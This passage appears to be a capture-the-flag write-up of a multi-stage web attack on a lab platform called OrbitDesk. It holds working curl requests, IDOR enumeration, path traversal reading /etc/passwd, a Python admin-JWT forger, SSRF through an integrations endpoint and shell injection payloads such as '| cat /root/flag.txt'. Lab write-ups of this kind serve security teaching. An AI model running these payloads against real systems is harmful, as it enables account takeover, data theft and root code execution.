
myProjects shows only Ella’s project. project(id:) takes an arbitrary ID, and does not check ownership. Project IDs follow PRJ-NNNN, so just walk the range:
1
2
3
4
5
6
for n in $(seq 1000 1010); do
  curl -sk -X POST http://api.orbitdesk.local/graphql \
    -H "Authorization: Bearer $ELLA" \
    -H 'Content-Type: application/json' \
    -d "{\"query\":\"{ project(id:\\\"PRJ-$n\\\"){ id name owner{ email role } documentsApiKey } }\"}"
done
Two of them come back owned by it.admin@orbitdesk.local with role admin:
1
2
3
4
5
PRJ-1001  "Executive Briefings"        owner=it.admin@orbitdesk.local (admin)
          documentsApiKey=dok_live_853ab08cf5c1d912a7b6

PRJ-1002  "Client Onboarding Templates" owner=it.admin@orbitdesk.local (admin)
          documentsApiKey=dok_live_5c7719ed22796dad7e39
Now i’m holding an admin-project’s documents API key without ever being admin.
Stage 3 — Path traversal on the signed download
Asking the files service for a share link works fine with the leaked key:
1
2
3
4
curl -sk -X POST http://files.orbitdesk.local/api/v1/share \
  -H 'X-Documents-Key: dok_live_5c7719ed22796dad7e39' \
  -H 'Content-Type: application/json' \
  -d '{"fileId":"projects/PRJ-1002/templates/onboarding-checklist.pdf"}'
1
2
3
4
5
{"expiresIn":86400,
 "url":"http://files.orbitdesk.local/api/v1/download
        ?fileId=projects/PRJ-1002/templates/onboarding-checklist.pdf
        &ts=1778684033
        &sig=570ababbdbfbcb0e"}

Looking at the URL the signature only seems short (16 hex chars) and is generated separately from fileId. Worth testing — keep ts and sig, swap the fileId:
1
2
3
URL='http://files.orbitdesk.local/api/v1/download'

curl -sk "$URL?fileId=../../etc/passwd&ts=1778684033&sig=570ababbdbfbcb0e"
1
2
3
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
It works. After confirming a couple more paths, i pull /app/app.py for the files service:
1
2
curl -sk "$URL?fileId=../../app/app.py&ts=1778684033&sig=570ababbdbfbcb0e" \
     -o files_app.py
The interesting parts:
1
2
3
4
5
6
7
8
9
10
FILES_SIGNING_SECRET = "0rB1tD35kSup3rSecretFileSign1ngK3y!"
AUTH_SECRET          = "0rB1tD35kSecretAuthSign1ngK3y!"      # ← JWT signing key
INTERNAL_API_KEY     = "dev-internal"
OPS_BASE_URL         = "http://ops.orbitdesk.local"

def _sign(ts: int) -> str:
    # NOTE: signature intentionally only binds timestamp (not file_id).
    mac = hmac.new(FILES_SIGNING_SECRET.encode(),
                   str(ts).encode(), hashlib.sha256).hexdigest()
    return mac[:16]
The dev literally wrote a comment explaining the bug. The HMAC covers only ts, so the same (ts, sig) pair authorises any fileId until the link expires.
But the real prize is AUTH_SECRET — that’s the JWT signing key for the whole platform. Game over for any role check.
Stage 4 — Forge an admin JWT, prove SSRF via integrations/test

Build an admin token by hand:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
import hmac, hashlib, base64, json, time
S = b'0rB1tD35kSecretAuthSign1ngK3y!'
b = lambda x: base64.urlsafe_b64encode(x).rstrip(b"=").decode()

h = b(json.dumps({"alg":"HS256","typ":"JWT"}).encode())
p = b(json.dumps({
    "sub":"1",
    "email":"it.admin@orbitdesk.local",
    "name":"IT Admin",
    "role":"admin",
    "scopes":"portal:read projects:read ops:integrations ops:read ops:write",
    "iat":int(time.time()),
    "iss":"orbitdesk-auth"
}).encode())
sig = b(hmac.new(S, f"{h}.{p}".encode(), hashlib.sha256).digest())
print(f"{h}.{p}.{sig}")
1
2
curl -sk http://api.orbitdesk.local/api/v1/me -H "Authorization: Bearer $ADMIN"
# {"email":"it.admin@orbitdesk.local","id":"1","name":"IT Admin","role":"admin"}
/api/v2/integrations/test is admin-gated and takes an arbitrary {url, method, headers, body} — it’s basically an authenticated HTTP proxy:
1
2
3
curl -sk -X POST http://api.orbitdesk.local/api/v2/integrations/test \
  -H "Authorization: Bearer $ADMIN" -H 'Content-Type: application/json' \
  -d '{"url":"http://ops.orbitdesk.local/internal","method":"GET"}'
1
2
3
4
{"status":200,
 "body":"... <h1>Internal Ops</h1>
         <div class=\"notice ok\">Trusted network verified.</div>
         <a href=\"/internal/diagnostics\">Run DNS probe</a> ..."}
Calling that same URL directly from my host returns 403 Access denied. This console is only available from trusted internal systems. — so the trust check is real and it’s letting me through only because the integrations endpoint is on the internal network. SSRF confirmed.
Stage 5 — SSRF into the ops diagnostics probe → command injection
The internal page links to /internal/diagnostics, which has a small JS form that POSTs to /internal/probe:
1
2
3
4
5
const res = await fetch("/internal/probe", {
  method:"POST",
  headers: {"Content-Type":"application/json"},
  body: JSON.stringify({host})
});
The actual diagnostic call. Wiring it through the SSRF the obvious way returns… 403 forbidden:
1
2
3
4
5
6
curl -sk -X POST http://api.orbitdesk.local/api/v2/integrations/test \
  -H "Authorization: Bearer $ADMIN" -H 'Content-Type: application/json' \
  -d '{"url":"http://ops.orbitdesk.local/internal/probe",
       "method":"POST",
       "headers":{"Content-Type":"application/json"},
       "body":"{\"host\":\"api.orbitdesk.local\"}"}'
1
status: 403   body: "forbidden\n"
/internal works through the SSRF, /internal/probe doesn’t. Spent a fair amount of time on this — tried Origin, Referer, Host, X-Forwarded-For, X-Real-IP, X-Trusted, X-Internal-Source, the INTERNAL_API_KEY=dev-internal we got from the env, URL-encoded slashes, path normalisation tricks. All 403.
The breakthrough was trying an Authorization header. With a junk token it stayed 403, but with a valid admin JWT the status flipped to 500 “error” — different code, different body, which means it got past the auth check and failed somewhere later. So /internal/probe has a second gate, an admin-JWT one, that /internal doesn’t.
Sending an admin JWT alongside a real host gets 200:
1
2
3
4
5
6
7
8
9
curl -sk -X POST http://api.orbitdesk.local/api/v2/integrations/test \
  -H "Authorization: Bearer $ADMIN" -H 'Content-Type: application/json' \
  -d "$(jq -n --arg j "$ADMIN" '{
    url:"http://ops.orbitdesk.local/internal/probe",
    method:"POST",
    headers:{"Content-Type":"application/json",
             "Authorization":("Bearer "+$j)},
    body:"{\"host\":\"api.orbitdesk.local\"}"
  }')"
1
2
status: 200
body:   10.100.0.46     api.orbitdesk.local

That output is the exact format of getent hosts <name>, the system DNS resolver — which means host is being passed through some kind of subprocess call. Time to try injection. Just slap a pipe in front:
1
... body:"{\"host\":\"127.0.0.1 | id\"}" ...
1
2
status: 200
body:   uid=0(root) gid=0(root) groups=0(root)
Code execution as root. After locating the flag with a quick find:
1
2
3
4
... body:"{\"host\":\"| find / -maxdepth 3 -name 'flag*' 2>/dev/null\"}" ...
# /root/flag.txt

... body:"{\"host\":\"| cat /root/flag.txt\"}" ...
1
WEBVERSE{<redacted>}
For curiosity i also pulled /app/app.py from the ops container and confirmed the bug:
1
2
3
4
5
6
7
8
9
@app.post("/internal/probe")
def probe():
    if not _trusted():            return "forbidden\n", 403
    if not _admin(_claims()):     return "forbidden\n", 403

    host = (data.get("host") or "").strip()
    cmd  = f"getent hosts {host}"            # <-- f-string into shell
    out  = subprocess.check_output(["sh","-c", cmd], stderr=..., timeout=2)
    return Response(out, mimetype="text/plain")
_trusted() checks X-Real-IP, X-Internal-Request: 1 and X-Forwarded-Host (all set by the api server’s outbound proxy), and _admin() decodes the Authorization Bearer with AUTH_SECRET — exactly what i had to satisfy. Once past those, host is interpolated straight into sh -c.
The chain in one paragraph
/team discloses employee user IDs. The auth service’s registration error message distinguishes existing from free emails, leaking ella.reed@orbitdesk.local. Password reset tokens are b64(uid : b64(date) : N) with a tiny random N, brute-forceable in seconds, so i take over Ella and get an employee JWT. That JWT unlocks GraphQL, where project(id:) is an IDOR that leaks an admin project’s documentsApiKey. The files service signs share URLs with an HMAC that only covers the timestamp, so the same sig works with arbitrary fileId — path traversal dumps app.py which leaks AUTH_SECRET. I forge an admin JWT, hit /api/v2/integrations/test as a generic SSRF proxy, and learn that /internal/probe wants both nginx-set trust headers and a forwarded admin JWT. Sending both, the host JSON field is concatenated into sh -c "getent hosts {host}" — command injection as root inside the ops container, flag falls out.
| # | Surface | Vulnerability | Outcome |
|---|---|---|---|
| 1 | Auth | Predictable reset token (small random N) | Take over an employee account |
| 2 | GraphQL API | IDOR in project(id:) resolver | Leak admin documentsApiKey |
| 3 | Files service | HMAC over ts only — path traversal | Steal JWT AUTH_SECRET |
| 4 | API | Admin-only SSRF proxy | Reach internal ops console |
| 5 | Ops console | f"getent hosts {host}" in sh -c | RCE as root → flag |